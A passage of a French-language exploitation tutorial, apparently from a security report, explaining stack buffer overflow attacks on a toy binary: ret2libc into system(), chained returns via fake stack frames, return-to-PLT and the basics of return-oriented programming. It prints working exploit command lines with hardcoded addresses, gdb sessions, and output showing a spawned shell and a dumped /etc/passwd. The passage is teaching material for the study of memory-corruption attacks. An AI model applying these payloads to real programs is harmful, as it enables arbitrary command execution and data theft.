La fonction system(), qui permet l'exécution d'une commande par le shell ayant lancé un programme, a le prototype suivant : int system(const char * command);

Nous allons donc former une chaine d'attaque avec l'adresse de la fonction system(), suivie immédiatement par un placeholder de 4 octets (valeur quelconque utile uniquement pour "occuper" de la place) puis par un pointeur vers la chaine de caractère "/bin/sh" qui suivra ce même pointeur. La chaine "/bin/sh" sera suivie d'un caractère nul qui sera à la fois le caractère final de notre chaine "/bin/sh" et le caractère final de notre "mot de passe" injecté (et stocké dans le buffer `password` par la fonction gets()).


Voici un schéma de la mémoire avant et après l'injection d'une chaine d'attaque pour faire un arc injection vers system() dans une fonction vulnérable standard.




Nous allons exécuter maintenant pas à pas l'épilogue de la fonction doAuth et le prologue de la fonction system()


Considérant que peu importe ce qu'il s'est passé dans la fonction doAuth(), en dehors de l'écrasement de la pile, nous arrivons donc à l'exécution de l'instruction LEAVE qui se décompose en movl %ebp, %esp et popl %ebp.

Après movl %ebp, %esp, la pile est ainsi.





Nous exécutons maintenant popl %ebp qui a pour effet de faire pointer EBP vers ce qui a été saisi dans la case "placeholder part.3". Cela n'a pas d'importante, en dehors du déplacement d'ESP !



La prochaine instruction de l'épilogue est RET. L'instruction RET est équivalente à une instruction popl %eip. C'est-à-dire que le registre ESP est incrémenté, les registres EIP reçoit la valeur qui était pointée par ESP (soit, l'adresse de la fonction system()).

```
|         Ptr           |--+
+-----------------------+  |
|       "inst"          |<-+
+-----------------------+
|       "ruct"          |
+-----------------------+
|       "ion\0"         |
+-----------------------+ Adresses les + hautes
```

Le registre EIP pointe maintenant sur la première instruction de la fonction system(), c'est à dire exactement comme si nous avions effectué un appel à l'instruction CALL. Lorsque l'instruction CALL est appelée, ESP pointe sur l'emplacement mémoire contenant l'adresse de retour de la fonction courante. Dans notre cas, la fonction courante est la fonction system() et l'adresse de retour est donc "placeholder part.4".

La case mémoire à l'adresse ESP+4 contient bien le premier (et unique) argument de la fonction system() : un pointeur vers la chaine "instruction", qui symbolise ici la commande shell que nous voulons exécuter.

Nous venons de parfaitement émuler une préparation et un appel à une fonction. La fonction system() va donc s'exécuter sans se douter qu'elle est appelée par une technique d'exploitation de vulnérabilités.

Lors de son épilogue, elle retournera à l'adresse pointée par "placeholder part.4" qui ne contient pas de valeur utile dans notre exemple, et causera probablement un SEGFAULT. Nous verrons comment l'éviter, mais ce n'est pas le plus important puisque nous aurons déjà obtenus un shell et pu exécuter n'importe quelle instruction sur la machine, y compris un **`kill`** sur le programme vulnérable.

Mettons cela en pratique. Nous allons tout d'abord récupérer l'adresse de la première instruction de la fonction system() (en lançant le programme avec un breakpoint sur la fonction main(), car l'adresse n'est pas disponible avant que le chargement dynamique de la libc n'ait lieu), ainsi que l'adresse de l'emplacement mémoire qui contiendra la chaine "instruction". Comme la pile est un environnement instable, modifié par la présence de **`GDB`**, nous allons provoquer un coredump pour récupérer cette information.

```
# ./arc_vuln
Enter your password:
BBtesttesttestBBBB
Erreur de segmentation (core dumped)
# gdb -q -c core
(no debugging symbols found)
Core was generated by `./arc_vuln'.
Program terminated with signal 11, Segmentation fault.
[New process 16372]
#0  0x42424242 in ?? ()
gdb> p $esp + 8
$1 = (void *) 0xbffff5a8
gdb> file ./arc_vuln
gdb> tbreak main
Breakpoint 1 at 0x8048449
gdb> run
0x08048449 in main ()
gdb> p system
$2 = {<text variable, no debug info>} 0xb7eb37a0 <system>
```

L'adresse de la fonction system() est donc 0xb7eb37a0 et le pointeur-argument de la fonction system() devra pointer vers l'adresse 0xbffff5a8. Tentons notre exploitation.

```
 # (for i in {1..14} ; do echo -n B ; done ; printf '\xa0\x37\xeb\xb7' ; echo -n
"AAAA" ; printf '\xa8\xf5\xff\xbf' ; echo -n 'ps faux | grep -B2 $$') |
./arc_vuln
 Enter your password:
 guest 11695 0.0 0.8 5872 4480 pts/0 S  12:38 0:01\_ bash
 guest 17357 0.0 0.0 1616  340 pts/0 S+ 21:37 0:00 \_ ./arc_vuln
 guest 17358 0.0 0.4 4360 2272 pts/0 R+ 21:37 0:00  \_ sh -c ps faux |grep -B2 $$
 Erreur de segmentation (core dumped)
```

Nous venons d'exécuter une instruction système arbitraire via notre saisie de mot de passe !! Il est possible d'obtenir un shell ou d'exécuter toute autre instruction système de la même manière.

Pour les programmes interactifs il y a cependant besoin d'une petite astuce quand on injecte par gets() : en effet, tel quel, le pipeline enverra EOF à notre programme interactif, le faisant se terminer dès son lancement. Il faut donc rajouter un appel à **`cat`** et presser entrée une fois, pour valider le "mot de passe" pour la fonction gets(). On dispose alors du shell, mais sans prompt.

```
 $ (for i in {1..14} ; do echo -n B ; done ; printf '\xa0\x37\xeb\xb7' ; echo -n
"AAAA" ; printf '\xa8\xf5\xff\xbf' ; echo -n '/bin/bash' ; cat)  |./arc_vuln
 Enter your password:

 ls
 arc_vuln  arc_vuln.c  core  exploit.sh       strcpy_fail  strcpy_fail.c
 whoami
 guest
 exit
 Erreur de segmentation (core dumped)
```

Cette spécificité n'est pas due à l'arc injection, mais bien à la fonction qui est attaquée et sa méthode d'exploitation. Toujours est il que nous avons obtenu notre shell !

Il est possible d'éviter de générer un coredump à la suite de notre exploitation par un heureux hasard. La fonction exit() de la libc reçoit un argument, sur lequel elle fait un ET binaire avec la valeur 255. Cela signifie que sur son unique argument de type int, elle ne retient en définitive que les 8 bits de poids le plus faible, c'est à dire, dans une représentation mémoire little-endian, les 8 bits à l'adresse la plus petite. Nous pouvons donc nous servir du caractère nul de fin de chaine de caractères pour définir un appel à exit(0), ce qui signifie que le programme s'est terminé sans échec !

Si nous remplaçons "placeholder part.4" par l'adresse de la fonction exit(), alors system() retournera dans exit(). Pour que l'appel à exit() soit bien avec l'argument "0", l'octet suivant le pointeur vers la chaine "instruction" doit être nul. Cela signifie qu'il nous faut trouver un autre endroit où stocker une chaine "instruction" terminée par un caractère nul.

La chaine contenant l'instruction à exécuter peut être placée n'importe où en mémoire (.data, heap, stack...). Nous pourrions la mettre en argument lors du lancement de l'application, ou dans les variables d'environnement puisque ces informations sont passées au programme et stockées en tout début de la pile.

Tentons d'injecter la chaine "/bin/bash" dans notre environnement, puis de la retrouver dans un coredump.

```
 # SHL="/bin/bash" ./arc_vuln
 Enter your password:
 BBBBBBBBBBBBBBBBB
 Erreur de segmentation (core dumped)
 # gdb -q -c core
```

```
(no debugging symbols found)
Core was generated by `./arc_vuln'.
Program terminated with signal 11, Segmentation fault.
[New process 20325]
#0  0x42424242 in ?? ()
gdb> x/400s 0xbfffffff - 8ff
<SNIP, sortie très longue>
0xbffff784:        "SHL=/bin/bash"
<SNIP, sortie très longue>
gdb> x/s 0xbffff784 + 4
0xbffff788:        "/bin/bash"
gdb> file ./arc_vuln
gdb> tbreak main
Breakpoint 1 at 0x8048449
gdb> run
0x08048449 in main ()
gdb> p exit
$1 = {<text variable, no debug info>} 0xb7ea8a30 <exit>
```

Nous avons donc la chaine "/bin/bash" à l'adresse 0xbffff788 et la fonction exit() à l'adresse 0xb7ea8a30.

Voici donc à quoi ressemble la pile après la fonction gets().

```
+-----------------------+ Adresses les + basses
|          ????         |
+-----------------------+
|  placeholder part.1   | <= ESP
+-----------------------+
|  placeholder part.2   |
+-----------------------+
|  placeholder part.3   | <= EBP
+-----------------------+
|  Adresse de system()  |
+-----------------------+
|  Adresse de exit()    |
+-----------------------+
|         Ptr           |--+
+-----------------------+  |
|  \0 |  ?  |  ?  |  ?  |  |
+-----------------------+  |
.                       .  |
.                       .  |
+-----------------------+  |
|       "inst"          |<-+
+-----------------------+
|       "ruct"          |
+-----------------------+
|       "ion\0"         |
+-----------------------+ Adresses les + hautes
```

Testons donc avec notre chaine d'attaque.

```
 # (for i in {1..14} ; do echo -n B ; done ; printf '\xa0\x37\xeb\xb7' ; printf
'\x30\x8a\xea\xb7' ; printf '\x88\xf7\xff\xbf' ; cat)  | SHL="/bin/bash"
./arc_vuln
 Enter your password:

 ls
```

```
arc_vuln  arc_vuln.c  core  exploit.sh       strcpy_fail  strcpy_fail.c
whoami
guest
exit
# echo $?
0
```

Nous avons bien obtenu un shell. Lorsque nous l'avons quitté, aucun SEGFAULT ne s'est produit et le statut de l'exécution indique bien 0.


Cette technique d'injection ne fonctionne cependant que si la première fonction appelée reçoit un seul paramètre qui n'excède pas 4 octets, ce qui est assez limitatif. Il existe une technique plus avancée, et bien plus complexe qui permet le chainage d'arc injection.


3.2.1.2.3. Retours multiples en libc (ret2libc chaining)

Cette technique exploite la valeur sauvegardée comme ancienne valeur du registre EBP et une exécution multiple des instructions LEAVE et RET. L'idée est de "virtuellement" déplacer la pile en mémoire, et de bégailler sur les instructions LEAVE et RET entre chaque retour en libc.

Pour créer ce bégaiement, la case qui contenait l'adresse de la fonction exit() va maintenant contenir l'adresse d'une instruction LEAVE, suivie d'une instruction RET. Parallèlement, la case contenant "placeholder part.3" va maintenant pointer vers une autre adresse mémoire : celle où nous allons simuler une nouvelle pile.

Un schéma devrait permettre d'éclaircir un petit peu le concept.





Lors de l'instruction LEAVE de la fonction vulnérable, le registre EBP est restauré au début d'une "fausse frame". L'instruction RET, comme précédemment effectue un retour dans la première fonction qu'on souhaite exécuter. Il n'y a pas de limites d'arguments. Une fois la fonction exécutée, l'instruction LEAVE de l'épilogue de cette fonction rétablit EBP au début de la "fausse frame" (la valeur ayant été modifiée par le prologue de cette fonction), et l'instruction RET retourne à l'adresse d'une instruction LEAVE suivie d'un RET. Cette adresse est lue de la même manière qu'était lue l'adresse de la fonction exit() dans un ret2libc normal. L'instruction LEAVE qui est alors exécutée déplace *ESP* sur l'adresse de l'emplacement mémoire contenant l'adresse de la fonction 2 dans la "fausse frame", et déplace EBP sur l'adresse de l'emplacement mémoire de la seconde "fausse frame". L'instruction RET retourne alors dans la fonction 2, dont le nombre d'argument n'est pas non plus limité.

Ce chainage n'est pas limité en longueur (si ce n'est par la profondeur de la pile).

On conclut ce chainage par un appel à exit() afin terminer proprement le programme.

Dans certaines conditions, il est possible de retourner également à l'emplacement prévu par un flux de contrôle non perturbé. Cela est possible si nous n'avons pas écrasé trop de valeurs dans la pile (écrasement des variables locales de la fonction appelant la fonction vulnérable). Pour cela il faut stocker les "fausses frames" à l'intérieur du buffer débordé et qu'elles tiennent toutes dedans, sans débordement.

Tentons de chainer l'affichage par printf() de l'instruction shell qui va être exécutée, puis de l'exécuter, et enfin de terminer le programme proprement.

Nous avons pour cela besoin de l'adresse de la fonction printf(), de l'adresse d'une chaine "%s\n" qui sera le premier paramètre de printf(), puis de l'adresse d'une chaine contenant une instruction shell à exécuter. Nous allons exécuter "cat /etc/passwd". L'adresse du début du buffer débordé est également requise pour calculer les coordonnées des "fausses frames".

```
# SHL="cat /etc/passwd" FMT='%s\n' ./arc_vuln
Enter your password:
BBBBBBBBBBBBBBBBBBBB
Erreur de segmentation (core dumped)
guest@debian:~/Desktop/rapport$ gdb -q -c core
(no debugging symbols found)
Core was generated by `./arc_vuln'.
```

```
Program terminated with signal 11, Segmentation fault.
[New process 21913]
#0  0x42424242 in ?? ()
gdb> x/10x $esp - 20
0xbffff780:      0xbffff78e         0x08048556         0xbffff798
        0x424282e8
0xbffff790:      0x42424242         0x42424242         0x42424242
        0x42424242
0xbffff7a0:      0xb7ff2100         0xbffff7c0
gdb> x/x 0xbffff78c
0xbffff78c:      0x424282e8
gdb> x/100s 0xbfffffff - 700
<SNIP longue sortie>
0xbffff967:       "FMT=%s\\n"
0xbffff970:       "SHL=cat /etc/passwd"
<SNIP longue sortie>
gdb> x/s 0xbffff967 + 4
0xbffff96b:       "%s\\n"
gdb> x/s 0xbffff970 + 4
0xbffff974:       "cat /etc/passwd"
gdb> file ./arc_vuln
gdb> tbreak main
Breakpoint 1 at 0x8048449
gdb> run
0x08048449 in main ()
gdb> p printf
$1 = {<text variable, no debug info>} 0xb7ec34b0 <printf>
```

Le buffer commence à l'adresse 0xbffff78e. La chaine de formatage est à l'adresse 0xbffff96b. La commande à exécuter est à l'adresse 0xbffff974 et la fonction printf est à l'adresse 0xb7ec34b0.

Nous avons également besoin de l'adresse d'un LEAVE suivi d'un RET.

```
gdb> disas doAuth
Dump of assembler code for function doAuth:
0x08048404 <doAuth+0>:     push   ebp
0x08048405 <doAuth+1>:     mov    ebp,esp
0x08048407 <doAuth+3>:     sub    esp,0x18
0x0804840a <doAuth+6>:     mov    DWORD PTR [esp],0x8048540
0x08048411 <doAuth+13>:    call   0x804832c <puts@plt>
0x08048416 <doAuth+18>:    lea    eax,[ebp-0xa]
0x08048419 <doAuth+21>:    mov    DWORD PTR [esp],eax
0x0804841c <doAuth+24>:    call   0x804830c <gets@plt>
0x08048421 <doAuth+29>:    mov    DWORD PTR [esp+0x4],0x8048556
0x08048429 <doAuth+37>:    lea    eax,[ebp-0xa]
0x0804842c <doAuth+40>:    mov    DWORD PTR [esp],eax
0x0804842f <doAuth+43>:    call   0x804833c <strcmp@plt>
0x08048434 <doAuth+48>:    test   eax,eax
0x08048436 <doAuth+50>:    sete   al
0x08048439 <doAuth+53>:    leave
0x0804843a <doAuth+54>:    ret
End of assembler dump.
```

L'adresse de notre instruction LEAVE/RET est 0x08048439.

Notre chaine d'attaque va donc être formée ainsi :

```
           +---------------------------+
0xbffff78c |             |  ph part.1  |
```

```
            +---------------------------+
 0xbffff790 |  placeholder part.2       |
            +---------------------------+
 0xbffff794 |  placeholder part.3       |
            +---------------------------+
 0xbffff798 | 0xbffff7ac Fausse Frame 1 |
            +---------------------------+
 0xbffff79c | 0xb7ec34b0 <printf>       |
            +---------------------------+
 0xbffff7a0 | 0x08048439 <doAuth+53>    |
            +---------------------------+
 0xbffff7a4 | Oxbffff96b (adr format)   |
            +---------------------------+
 0xbffff7a8 | 0xbffff974 (adr commande) |
            +---------------------------+
 0xbffff7ac | 0xbffff7bc Fausse Frame 2 |
            +---------------------------+
 0xbffff7b0 | 0xb7eb37a0 <system>       |
            +---------------------------+
 0xbffff7b4 | 0x08048439 <doAuth+53>    |
            +---------------------------+
 0xbffff7b8 | 0xbffff974 (adr commande) |
            +---------------------------+
 0xbffff7bc | Placeholder part.4        |
            +---------------------------+
 0xbffff7c0 | 0xb7ea8a30 <exit>         |
            +---------------------------+
 0xbffff7c4 | Placeholder part.5        |
            +---------------------------+
 0xbffff7c8 | \0  |      |       |      |
            +---------------------------+
```

Testons notre chaine d'attaque.

```
 # (for i in {1..10} ; do echo -n B ; done ; printf '\xac\xf7\xff\xbf' ; printf
'\xb0\x34\xec\xb7' ; printf '\x39\x84\x04\x08' ; printf '\x6c\xf9\xff\xbf' ;
printf '\x74\xf9\xff\xbf' ; printf '\xbc\xf7\xff\xbf' ; printf
'\xa0\x37\xeb\xb7' ; printf '\x39\x84\x04\x08' ; printf '\x74\xf9\xff\xbf' ; echo
-n BBBB; printf '\x30\x8a\xea\xb7'; echo -n BBBB;) | SHL="cat /etc/passwd"
FMT="%s
 > " ./arc_vuln
 Enter your password:
 cat /etc/passwd
 root:x:0:0:root:/root:/usr/bin/zsh
 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
 <ZIP, sortie longue>
 web9:x:1009:1009:,,,:/home/web9:/bin/false
 web10:x:1010:1010:,,,:/home/web10:/bin/false
 # echo $?
 0
```

Nous retrouvons bien le résultat de nos 3 appels à la libc : printf(), system() et exit().

3.2.1.2.4. Retour en PLT

Nous verrons plus tard, lors du chapitre sur les écritures arbitraires en mémoire, et plus particulièrement dans la section sur la réécriture de la GOT, ce qu'est la PLT. Il suffit de dire pour l'heure qu'il s'agit d'une section des exécutables au format ELF dans laquelle sont stockées des portions de code qui effectuent les appels aux fonctions des bibliothèques chargées dynamiquement.

Contrairement à ces dernières, cette section n'est pas déplacée aléatoirement dans la mémoire par des systèmes de protection comme l'ASLR (que nous verrons plus tard) et n'est pas placé dans l'AAAS (ASCII Armored Address space).

Il est alors possible d'effectuer de l'arc injection sur les morceaux de code de cette section - fixe dans la mémoire -, exactement de la même manière que nous le faisons avec les retours à la libc effectués plus haut et ainsi contourner les difficultés imposées par certaines méthodes de protection. Notons cependant que nous sommes contraints à n'utiliser que les fonctions disponibles dans la PLT, c'est-à-dire les fonctions effectivement utilisées dans la section *.text* du programme, contrairement au ret2libc qui nous donne un accès à toutes les fonctions disponibles dans une bibliothèque.

Une technique nommée *ret2dl-resolve* permet cependant de contourner cette dernière limitation.

Les passages de paramètres pour les fonctions appelées par ret2PLT se font également comme avec les appels normaux : la section PLT est conçue pour être une étape transparente dans l'appel des fonctions des bibliothèques externes. Les adresses des morceaux de code de la PLT peuvent être récupérées par désassemblage du code du programme et par récupération des adresses en paramètre aux appels à CALL.

3.2.1.2.5. Return Oriented Programming (R.O.P.) : les instructions suivies de "ret"

La programmation orientée "par retour" est une généralisation du *retour en libc*. L'objet est d'utiliser le code de la section *.text* d'un exécutable ; cela n'a cependant rien à voir avec les débranchements internes que nous avons pu voir plus tôt : la programmation orientée "par retour" vise en effet à pouvoir faire exécuter du code quasiment arbitraire, sans pour autant devoir injecter un shellcode.

Ce type de programmation est particulièrement adapté aux situations où des protections comme le DEP et l'ASLR sont en place (nous les étudierons plus tard). Elle est cependant loin d'être la panacée, puisque pour pouvoir utiliser cette technique, il est nécessaire d'avoir un dépassement de tampon dans la pile, sans protection (comme les canaris dont nous parlerons dans une section ultérieure du document), et d'attaquer un programme avec une quantité relativement importante de code dans la section *.text*.

Cette dernière contrainte est due au fait que la programmation orientée "par retour" se base sur l'utilisation de *gadgets* ; il s'agit de morceaux de code assembleur contenant une ou plusieurs instructions, et se terminant par un appel à RET. Plus la section *.text* est importante, et plus le nombre de gadgets disponibles le sera également.

Pour bien comprendre ce qu'est un gadget, un rappel du fonctionnement des processeurs est nécessaire. Au niveau du processeur, chaque instruction est codée par une série de bits dans un format bien particulier. Chaque instruction possède un code spécial, pouvant être modifié par des options, différent suivant les registres utilisés, et pouvant également avoir des paramètres. Il est possible de voir ces encodages lorsqu'on désassemble un exécutable avec l'utilitaire **`objdump`**.

Ces encodages ont une longueur variable. Le processeur ne sait quelle est l'adresse de l'instruction suivante qu'après avoir analysé l'instruction en cours, avec toutes ses options et tous ses arguments : rien n'indique ce qu'est un début d'instruction.

